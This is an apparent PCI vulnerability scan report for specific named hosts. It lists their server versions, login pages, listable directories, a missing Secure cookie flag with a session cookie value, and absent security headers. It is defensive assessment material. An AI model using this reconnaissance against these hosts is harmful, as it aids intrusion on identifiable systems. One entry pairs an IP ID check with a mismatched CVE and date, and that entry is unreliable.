Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-06-24 12:42:21.0

THREAT:
Scan activity per port is an estimate of the amount of internal process time the scanner engine spent scanning a particular TCP or UDP port. This information can be useful to determine the reason for long scan times. The individual time values represent internal process time, not elapsed time, and can be longer than the total scan time because of internal parallelism. High values are often caused by slowly responding services or services on which requests time out.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:**Protocol Port****Time**

TCP 80 11:31:49

TCP 443 15:00:06

Links Rejected By Crawl Scope or Exclusion List

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150020

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

<https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300>

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

Default Web Page (Follow HTTP Redirection)

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A
Patch:
Following are links for downloading patches to fix the vulnerabilities:

[nas-201911-01](#)

RESULT:
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

```
<!doctype html>
<html lang="en">
<head>
<script src="/_js/AdminTheme.admin-scripts-header.v1739819117.js"></script><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title>UserAccounts</title>
<link href="/favicon.ico" type="image/x-icon" rel="icon"><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon"><link rel="stylesheet" href="https://crm.llpsinc.com
/admin_theme/css/fontawesome-all.min.css" plugin="AdminTheme"><link rel="stylesheet" href="https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1739819117.
css" media="all"></head>
<body class="be-splash-screen">
<div class="be-wrapper be-login">
<div class="be-content">
<div class="main-content container-fluid">
<div class="splash-container">
```

```
<div class="card card-border-color card-border-color-primary">
<div class="card-header">
 <span class="splash-description">Please enter your user information.</span></div>
<div class="card-body">
<form method="post" accept-charset="utf-8" role="form" action="/login?redirect="/> <div class="mb-3 form-group text required"><input type="text" name="username"
placeholder="Username" required="required" id="username" aria-required="true" aria-label="Username" class="form-control"></div> <div class="mb-3 form-group
password required"><input type="password" name="password" placeholder="Password" required="required" id="password" aria-required="true" aria-label="Password"
class="form-control"></div>
<div class="form-group row login-tools">
<div class="col-6 login-remember">
<div class="mb-3 form-group form-check checkbox"><input type="hidden" name="remember_me" value="0"><input type="checkbox" name="remember_me" value="1"
checked="checked" id="remember-me" class="form-check-input"><label class="form-check-label" for="remember-me">Remember me</label></div> </div>
<div class="col-6 login-forgot-password">
<a href="/users/requestResetPassword">Forgot password?</a> </div>
</div>
<div class="form-group login-submit">
<button class="btn btn-primary btn-xl" type="submit">Login</button> </div>
</form> </div>
</div>
</div>
</div>
</div>
</div>
</div>
<script src="/_js/AdminTheme.admin-scripts.v1739819117.js"></script></body>
</html>
-CR-GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
```

```
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title>Sign in</title>
<link href="/favicon.ico" type="image/x-icon" rel="icon"><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon"><link rel="stylesheet" href="https://payments.
llpsinc.com/_css/SbAdmin2.admin-styles.v1736175916.css" media="all"><link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway:
400,300,600,500,700,300"></head>
<body>
<div class="container">
<div class="row">
<div class="col-lg-6 col-md-offset-3 mx-auto mt-5">
<div class="card card-register ">
<div class="card-header centered">
<a href="/"/></a> <h3 class="panel-title">Sign in</h3>
</div>
<div class="card-body">
<form method="post" accept-charset="utf-8" action="/login?redirect="/><div style="display:none;"><input type="hidden" name="_csrfToken" value="
SMUUicYiGASmFnoEsC6mR5aH1uZ0x2Qx9F74cgFZ01Qr7idebWGnX567pVSwwt2A5ErVtidcoS+8s8JSCH9url44zRmUB3rnoOXg1BKmUAaRas8UZG+2YRrXQWwIWZE

<a href="/users/request-reset-password" class="d-block small">Reset Password</a></div>
</div>
</div>
</div>
</div>
```

```
</div>
<script src="/_js/SbAdmin2.admin-scripts.v1736175916.js"></script></body>
</html>
-CR-
```

Links Rejected By Crawl Scope or Exclusion List

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

https://fedoraproject.org/wiki/Apache_HTTP_Server
<https://github.com/http2/http2-spec/wiki/Implementations>
<https://www.serverwatch.com/guides/keeping-your-images-from-adorning-other-sites/>
<https://ci.apache.org/builders/httpd-doxygen-nightly>
<https://chrome.google.com/webstore/detail/http2-and-spdynindicator/mpbpobfflnpcgagjjijhmgncggcgjblin?hl=en>
<https://daniel.haxx.se/http2/>
<https://curl.haxx.se/>
<https://web.mit.edu/wwwdev/www/cgic.html>
<https://http2.github.io/faq/>
<https://wiki.wireshark.org/HTTP2>

IP based excluded links:

Business logic abuse potential due to presence of external domains detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
crm.llpsinc.com

Scan Diagnostics

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-

Bugtraq ID: -
Last Update: 2009-01-16 18:02:19.0

THREAT:

This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page <http://1730192-005-static.lnngmiaa.metronetinc.net/> fetched. Status code:200, Content-Type:text/html, load time:117 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 4 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Maximum request count reached: 300
Collected 1791 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 296) + files:(0 x 298) + directories:(9 x 68) + paths:(0 x 366) = total (612)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 366 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 612 requests, 5 seconds. Completed 612 requests of 612 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 30 minutes (161 tests, 1 inputs)
Batch #4 WebCgiOob: 161 vulnsigs tests, completed 3376 requests, 35 seconds. Completed 3376 requests of 73932 estimated requests (4.56636%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 301 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 301 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 10 minutes (47 tests, 300 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 36542 requests, 401 seconds. Completed 36542 requests of 39000 estimated requests (93.6974%). XSS optimization removed 17400 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 100 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 101 requests, 1 seconds. Completed 101 requests of 100 estimated requests (101%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 296) + files:(0 x 298) + directories:(4 x 68) + paths:(11 x 366) = total (4298)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 366 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 4275 requests, 33 seconds. Completed 4275 requests of 4298 estimated requests (99.4649%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 296) + files:(4 x 298) + directories:(94 x 68) + paths:(5 x 366) = total (9414)

Batch #5 Path manipulation: estimated time < 10 minutes (103 tests, 366 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 9195 requests, 69 seconds. Completed 9195 requests of 9414 estimated requests (97.6737%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 2 hours (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 57775 requests, 586 seconds. Completed 57775 requests of 618906 estimated requests (9.33502%). All tests completed.

Duration of Crawl Time: 41.00 (seconds)

Duration of Test Phase: 1131.00 (seconds)

Total Scan Time: 1172.00 (seconds)

Total requests made: 112603

Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

Apache Default Installation/Welcome Page Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48065

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2019-11-21 11:18:00.0

THREAT:

The Apache default installation or "Welcome" page is installed on this server. This usually indicates a newly installed server which has not yet been configured properly and which may not be known about.

Detection Logic(unauthenticated):

QID will check for the apache default Installation/Welcome Page on apache server.

IMPACT:

Apache is installed by default and the user may not be aware that the web server is running. These servers are rarely patched and rarely monitored, providing hackers with a convenient target that is not likely to trip any alarms.

SOLUTION:

Customers are recommended to disable default Apache welcome configuration.

RESULT:

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:22:15 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Fri, 10 Mar 2023 15:02:23 GMT
ETag: "29cd-5f68d0c6f5dc0"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;

background-color: #D8DBE2;

font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}

div.main_page {
position: relative;
display: table;

width: 800px;

margin-bottom: 3px;
margin-left: auto;
margin-right: auto;
padding: 0px 0px 0px 0px;

border-width: 2px;
border-color: #212738;
border-style: solid;

background-color: #FFFFFF;

text-align: center;
}

div.page_header {
```

height: 99px;
width: 100%;

background-color: #F5F6F7;
}

div.page_header span {
margin: 15px 0px 0px 50px;

font-size: 180%;
font-weight: bold;
}

div.page_header img {
margin: 3px 0px 0px 40px;

border: 0px 0px 0px;
}

div.table_of_contents {
clear: left;

min-width: 200px;

margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;
}

div.table_of_contents_item {
clear: left;

width: 100%;

margin: 4px 0px 0px 0px;

background-color: #FFFFFF;

color: #000000;
text-align: left;
}

div.table_of_contents_item a {
margin: 6px 0px 0px 6px;
}

div.content_section {
margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;
}

```
div.content_section_text {  
padding: 4px 8px 4px 8px;
```

```
color: #000000;  
font-size: 100%;  
}
```

```
div.content_section_text pre {  
margin: 8px 0px 8px 0px;  
padding: 8px 8px 8px 8px;
```

```
border-width: 1px;  
border-style: dotted;  
border-color: #000000;
```

```
background-color: #F5F6F7;
```

```
font-style: italic;  
}
```

```
div.content_section_text p {  
margin-bottom: 6px;  
}
```

```
div.content_section_text ul, div.content_section_text li {  
padding: 4px 8px 4px 16px;  
}
```

```
div.section_header {  
padding: 3px 6px 3px 6px;
```

```
background-color: #8E9CB2;
```

```
color: #FFFFFF;  
font-weight: bold;  
font-size: 112%;  
text-align: center;  
}
```

```
div.section_header_red {  
background-color: #CD214F;  
}
```

```
div.section_header_grey {  
background-color: #9F9386;  
}
```

```
.floating_element {  
position: relative;  
float: left;  
}
```

```
div.table_of_contents_item a,  
div.content_section_text a {  
text-decoration: none;  
font-weight: bold;
```

```
}

div.table_of_contents_item a:link,
div.table_of_contents_item a:visited,
div.table_of_contents_item a:active {
color: #000000;
}

div.table_of_contents_item a:hover {
background-color: #000000;

color: #FFFFFF;
}

div.content_section_text a:link,
div.content_section_text a:visited,
div.content_section_text a:active {
background-color: #DCDFE6;

color: #000000;
}

div.content_section_text a:hover {
background-color: #000000;

color: #DCDFE6;
}

div.validator {
}
</style>
</head>
<body>
<div class="main_page">
<div class="page_header floating_element">

<span class="floating_element">
Apache2 Debian Default Page
</span>
</div>
<!-- <div class="table_of_contents floating_element">
<div class="section_header section_header_grey">
TABLE OF CONTENTS
</div>
<div class="table_of_contents_item floating_element">
<a href="#about">About</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#changes">Changes</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#scope">Scope</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#files">Config files</a>
</div>
```

```
</div>
-->
<div class="content_section floating_element">

<div class="section_header section_header_red">
<div id="about"></div>
It works!
</div>
<div class="content_section_text">
<p>
This is the default welcome page used to test the correct
operation of the Apache2 server after installation on Debian systems.
If you can read this page, it means that the Apache HTTP server installed at
this site is working properly. You should <b>replace this file</b> (located at
<tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.
</p>

<p>
If you are a normal user of this web site and don't know what this page is
about, this probably means that the site is currently unavailable due to
maintenance.
If the problem persists, please contact the site's administrator.
</p>

</div>
<div class="section_header">
<div id="changes"></div>
Configuration Overview
</div>
<div class="content_section_text">
<p>
Debian's Apache2 default configuration is different from the
upstream default configuration, and split into several files optimized for
interaction with Debian tools. The configuration system is
<b>fully documented in
/usr/share/doc/apache2/README.Debian.gz</b>. Refer to this for the full
documentation. Documentation for the web server itself can be
found by accessing the <a href="/manual">manual</a> if the <tt>apache2-doc</tt>
package was installed on this server.

</p>
<p>
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
</p>
<pre>
/etc/apache2/
|-- apache2.conf
|  `-- ports.conf
|-- mods-enabled
|  |-- *.load
|  `-- *.conf
|-- conf-enabled
|  `-- *.conf
|-- sites-enabled
```

```
| `-- *.conf
</pre>
<ul>
<li>
<tt>apache2.conf</tt> is the main configuration
file. It puts the pieces together by including all remaining configuration
files when starting up the web server.
</li>

<li>
<tt>ports.conf</tt> is always included from the
main configuration file. It is used to determine the listening ports for
incoming connections, and this file can be customized anytime.
</li>

<li>
Configuration files in the <tt>mods-enabled</tt>,
<tt>conf-enabled</tt> and <tt>sites-enabled</tt> directories contain
particular configuration snippets which manage modules, global configuration
fragments, or virtual host configurations, respectively.
</li>

<li>
They are activated by symlinking available
configuration files from their respective
*-available/ counterparts. These should be managed
by using our helpers
<tt>
a2enmod,
a2dismod,
</tt>
<tt>
a2ensite,
a2dissite,
</tt>
and
<tt>
a2enconf,
a2disconf
</tt>. See their respective man pages for detailed information.
</li>

<li>
The binary is called apache2. Due to the use of
environment variables, in the default configuration, apache2 needs to be
started/stopped with <tt>/etc/init.d/apache2</tt> or <tt>apache2ctl</tt>.
<b>Calling <tt>/usr/bin/apache2</tt> directly will not work</b> with the
default configuration.
</li>
</ul>
</div>

<div class="section_header">
<div id="docroot"></div>
Document Roots
</div>
```

```
<div class="content_section_text">
<p>
By default, Debian does not allow access through the web browser to
<em>any</em> file apart of those located in <tt>/var/www</tt>,
<a href="http://httpd.apache.org/docs/2.4/mod/mod_userdir.html" rel="nofollow">public_html</a>
directories (when enabled) and <tt>/usr/share</tt> (for web
applications). If your site is using a web document root
located elsewhere (such as in <tt>/srv</tt>) you may need to whitelist your
document root directory in <tt>/etc/apache2/apache2.conf</tt>.
</p>
<p>
The default Debian document root is <tt>/var/www/html</tt>. You
can make your own virtual hosts under /var/www. This is different
to previous releases which provides better security out of the box.
</p>
</div>

<div class="section_header">
<div id="bugs"></div>
Reporting Problems
</div>
<div class="content_section_text">
<p>
Please use the <tt>reportbug</tt> tool to report bugs in the
Apache2 package with Debian. However, check <a
href="http://bugs.debian.org/cgi-bin/pkgreport.cgi?ordering=normal;archive=0;src=apache2;repeatmerged=0"
rel="nofollow">existing bug reports</a> before reporting a new bug.
</p>
<p>
Please report bugs specific to modules (such as PHP and others)
to respective packages, not to the web server itself.
</p>
</div>

</div>
</div>
<div class="validator">
</div>
</body>
</html>
```

Apache Default Installation/Welcome Page Detected on port 80.

Links Crawled

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

- NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
 - All the forms reported in QID 150152 (Forms Crawled)
 - All the forms in QID 150115 (Authentication Form Found)
 - Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 6.00
Number of links: 8
(This number excludes form requests and links re-requested during authentication.)

https://1730192-005-static.lnngmiaa.metronetinc.net/
https://1730192-005-static.lnngmiaa.metronetinc.net/favicon.ico
https://1730192-005-static.lnngmiaa.metronetinc.net/login
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F_js%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fusers%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword

External Links Discovered

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

N/A

N/A

Number of links: 1

<https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300>

PCI COMPLIANCE STATUS

PASS

Severity: 1

OID: 82046

Category: TCP/IP

CVE ID: [CVE-2023-26364](#)

Vendor Reference: -

Bugtraq ID: 10104

Last Update: 2006-07-27 21:45:19.0

The values for the identification (ID) field in IP headers in IP packets from the host are analyzed to determine how random they are. The changes between subsequent ID values for either the network byte ordering or the host byte ordering, whichever is smaller, are displayed in the RESULT section along with the duration taken to send the probes. When incremental values are used, as is the case for TCP/IP implementation in many operating systems, these changes reflect the network load of the host at the time this test was conducted.

Please note that for reliability reasons only the network traffic from open TCP ports is analyzed.

N/A

N/A

IP ID changes observed (network order) for port 80: 0

Duration: 33 milli seconds

217.180.217.103 (1730192-007-static.lnngmiaa.metronetinc.net,)

Ubuntu/Linux

Vulnerabilities total:	104	Security risk:		3
------------------------	-----	----------------	---	---

Vulnerabilities (8)

Session Cookie Does Not Contain the "Secure" Attribute

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	5.0	AV:N/AC:L/Au:N/C:N/I:P/A:N
CVSS Temporal Score:	4.3	E:U/RL:U/RC:C
Severity:	2	
QID:	13162	
Category:	CGI	
CVE ID:	-	
Vendor Reference:	-	
Bugtraq ID:	-	
Last Update:	2024-09-26 12:42:03.0	

THREAT:

The secure cookie flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of a the cookie in clear text. By setting the secure flag, the browser will prevent the transmission of a cookie over an unencrypted channel.

A cookie with the secure attribute was not detected in the scan.

QID Detection Logic:

This unauthenticated QID checks for the existence of the "secure" cookie flag.

IMPACT:

Session cookies sent via HTTP expose users to sniffing attacks that could lead to user impersonation or account compromise.

SOLUTION:

Apply the "secure" attribute to session cookies to ensure that they are sent via HTTPS only. More information about this flag can be found here: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>.

RESULT:

HTTP Cookie missing Secure attribute on port 443.

Set-Cookie: PHPSESSID=divn268mndgsjibvt8a17bmcq8; path=/

GET / HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

HTTP Security Header Not Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: **4.3** AV:N/AC:M/Au:N/C:N/I:P/A:N
CVSS Temporal Score: **3.5** E:U/RL:U/RC:UR
Severity: **2** 
QID: 11827
Category: CGI
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2025-01-02 19:23:28.0

THREAT:

This QID reports the absence of the following [HTTP headers](#) according to [CWE-693: Protection Mechanism Failure](#):

X-Content-Type-Options: This HTTP header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header.

Strict-Transport-Security: The HTTP Strict-Transport-Security response header (HSTS) allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

QID Detection Logic:

This unauthenticated QID will send a GET request sent to '/' (default) endpoint and looks for the presence of the following HTTP Headers in the received response:

The Valid directives are as follows: X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=< [;includeSubDomains]

IMPACT:

Depending on the vulnerability being exploited, an unauthenticated remote attacker could conduct cross-site scripting, clickjacking or MIME-type sniffing attacks.

SOLUTION:

Note: To better debug the results of this QID, it is requested that customers execute commands to simulate the following functionality: curl -lkl --verbose.

CWE-693: Protection Mechanism Failure mentions the following - The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Customers are advised to set proper [X-Content-Type-Options](#) and [Strict-Transport-Security](#) HTTP response headers.

Depending on their server software, customers can set directives in their site configuration or Web.config files. Few examples are:

X-Content-Type-Options:

Apache: Header always set X-Content-Type-Options: nosniff

HTTP Strict-Transport-Security:

Apache: Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

Nginx: add_header Strict-Transport-Security max-age=31536000;

Note: Network devices that include a HTTP/HTTPS console for administrative/management purposes often do not include all/some of the security headers. This is a known issue and it is recommend to contact the vendor for a solution.

RESULT:

X-Content-Type-Options HTTP Header missing on port 80.

GET / HTTP/1.1

Host: 1730192-007-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 80</address>
</body></html>
```

Web Directories Listable Vulnerability

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: MED

FAIL

Automatic Failure: Directory traversal on web server
The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	5 AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	4.8 E:H/RL:W/RC:C
Severity:	2
QID:	86445
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-04-17 03:30:34.0

THREAT:
The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:
Listable

Directories

/manual/images/

Web Directories Listable Vulnerability

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

Automatic Failure: Directory traversal on web server
The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 5 AV:N/AC:L/Au:N/C:P/I:N/A:N

CVSS Temporal Score: 4.8 E:H/RL:W/RC:C

Severity: 2 

QID: 86445

Category: Web server

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2019-04-17 03:30:34.0

THREAT:

The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:

A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:

Disable directory browsing or listing for all directories.

RESULT:

Listable

Directories

/

/manual/images/

TCP Sequence Number Approximation Based Denial of Service

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

PASS

The vulnerability is purely a denial-of-service (DoS) vulnerability.

VULNERABILITY DETAILS

CVSS Base Score: **5.0** AV:N/AC:L/Au:N/C:N/I:N/A:P
CVSS Temporal Score: **4.3** E:F/RL:T/RC:C
Severity: **3** 
QID: 82054
Category: TCP/IP
CVE ID: [CVE-2004-0230](#)
Vendor Reference: -
Bugtraq ID: [10183](#)
Last Update: 2024-02-29 00:00:01.0

THREAT:

TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

